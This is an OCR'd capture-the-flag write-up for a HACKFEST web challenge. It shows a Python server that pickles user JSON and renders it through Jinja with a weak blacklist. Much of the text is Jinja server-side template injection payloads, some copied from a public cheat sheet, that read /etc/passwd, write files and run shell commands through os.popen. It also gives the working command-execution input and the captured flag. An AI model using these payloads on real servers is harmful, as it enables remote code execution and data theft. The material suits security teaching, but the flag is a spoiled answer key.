SuperSecureTacticalInformation Solver


jeudi 14 mars 2024 2:07 PM


The Idea behind this exploit is to exploit the pickle function to serialize complexe objects with python.

JSON => pickle => SSTI

You can notice that if we enter a JSON object it gets parsed and it's keys are not converted to hex, we can confirm this at lines 168, 169 and by testing the classic {{7*7}} payload .

```
def do_POST(self):
    parsed = urlparse(self.path)
    if parsed.path == "/create-update":
        length = int(self.headers.get("content-length"))
        body = self.rfile.read(length).decode()
        try:
            data = unquote_plus(body.split("=")[1]).strip()
            data = json.loads(data)
            pp = pickle.dumps(data)
            #s = base64.b64encode(pp).decode('ascii')
            tuid = generate_random_hexstring(32)
            updates[tuid] = pp
            self.send_response(200)
            self.send_header("Content-type", "text/html")
            self.end_headers()
            self.wfile.write(tuid.encode())
            return
```





Players will try to bypass the blacklist implemented that filters the payload of : " global_vars = ['self', 'request', 'session', 'g', 'app'] " so we have to take in to account these restrictions.

```
191
192
193 def render_template_string_sanitized(env, template, **args):
194     # it works!
195     global_vars = ['self', 'request', 'session', 'g', 'app']
196     for var in global_vars:
197         template = "{% set " + var + " = None %}\n" + template
198     return env.from_string(template).render(**args)
199
200
201 def generate_random_hexstring(length):
202     return "".join(random.choice("0123456789abcdef") for _ in range(length))
203
204
```

Surfing internet they can find adequat payloads, these urls contains these payloads:


https://www.pwny.cc/web-attacks/server-side-template-injection-ssti
https://github.com/fief-dev/fief/security/advisories/GHSA-hj8m-9fhf-v7jp


```
{% endfor %}

#Read remote file
{{ ''.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read() }}
{{ config.items()[4][1].__class__.__mro__[2].__subclasses__()[40]("/tmp/flag").read() }}
{{ get_flashed_messages.__globals__.__builtins__.open("/etc/passwd").read() }}

#Write into remote file
{{ ''.__class__.__mro__[2].__subclasses__()[40]('/var/www/html/myflaskapp/hello.txt', 'w'

#Remote Code Execution
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('id').read() }}
{{ self._TemplateReference__context.joiner.__init__.__globals__.os.popen('id').read() }}
{{ self._TemplateReference__context.namespace.__init__.__globals__.os.popen('id').read()
{{ cycler.__init__.__globals__.os.popen('id').read() }}
{{ joiner.__init__.__globals__.os.popen('id').read() }}
```

```
{% endfor %}

#Read remote file
{{ ''.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read() }}
{{ config.items()[4][1].__class__.__mro__[2].__subclasses__()[40]("/tmp/flag").read() }}
{{ get_flashed_messages.__globals__.__builtins__.open("/etc/passwd").read() }}

#Write into remote file
{{ ''.__class__.__mro__[2].__subclasses__()[40]('/var/www/html/myflaskapp/hello.txt', 'w'

#Remote Code Execution
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('id').read() }}
{{ self._TemplateReference__context.joiner.__init__.__globals__.os.popen('id').read() }}
{{ self._TemplateReference__context.namespace.__init__.__globals__.os.popen('id').read()
{{ cycler.__init__.__globals__.os.popen('id').read() }}
{{ joiner.__init__.__globals__.os.popen('id').read() }}
{{ namespace.__init__.__globals__.os.popen('id').read() }}

#Bypass '_'
{{request|attr([request.args.usc*2,request.args.class,request.args.usc*2]|join)}}
{{request|attr(["_"*2,"class","_"*2]|join)}}
{{request|attr(["__","class","__"]|join)}}
{{request|attr("__class__")}}
{{request.__class__}}
```

Using the following command :


{"{{ cycler.__init__.__globals__.os.popen('id').read() }}":2}







Let's try to list the content of the folder :


{"{{ cycler.__init__.__globals__.os.popen('ls').read() }}":2}



Finally we


File Edit Search View Document Help
flag.log
readme.md
1 Log of Updates:
2 - Update #1: System maintenance completed successfully.
3 - Update #2: Deployment of new security protocols.
4 - Update #3: Integration of data encryption measures.
5 - Update #4: Analysis of recent enemy activity.
6 - Update #5: Implementation of enhanced surveillance measures.
7 - Update #6: Review of operational procedures.
8 - Update #7: SSTI payload received and logged.
9 - Update #8: Evaluation of potential threats.
10 - Update #9: Status report on ongoing operations.
11 - Update #10: Flag captured: HACKFEST{sUp3erSecur3Information}.
12 - Update #9: Conducting system audit.
13 - Update #10: Monitoring for suspicious activity.


127.0.0.1:9229
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Ha
Submit your updates to the Command Center for processing.
ils__.os.popen('cat flag.log').re Send
View previously submitted updates!
ca3613ad9a0fb712133303d68 Send


AUTHORS [Challenges]
Tactical Updates
127.0.0.1:9229/view-updates?tuid=cc3cde8ca3613ad9a0fb712133303d68
120%
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Dossier - Google Drive
{"Log of Updates: - Update #1: System maintenance completed successfully. - Update #2: Deployment of new security protocols. - Update #3: Integration of data encryption measures. - Update #4: Analysis of recent enemy activity. - Update #5: Implementation of enhanced surveillance measures. - Update #6: Review of operational procedures. - Update #7: SSTI payload received and logged. - Update #8: Evaluation of potential threats. - Update #9: Status report on ongoing operations. - Update #10: Flag captured: HACKFEST{sUp3erSecur3Information}. - Update #9: Conducting system audit. - Update #10: Monitoring for suspicious activity. *: 2}
UPDATES :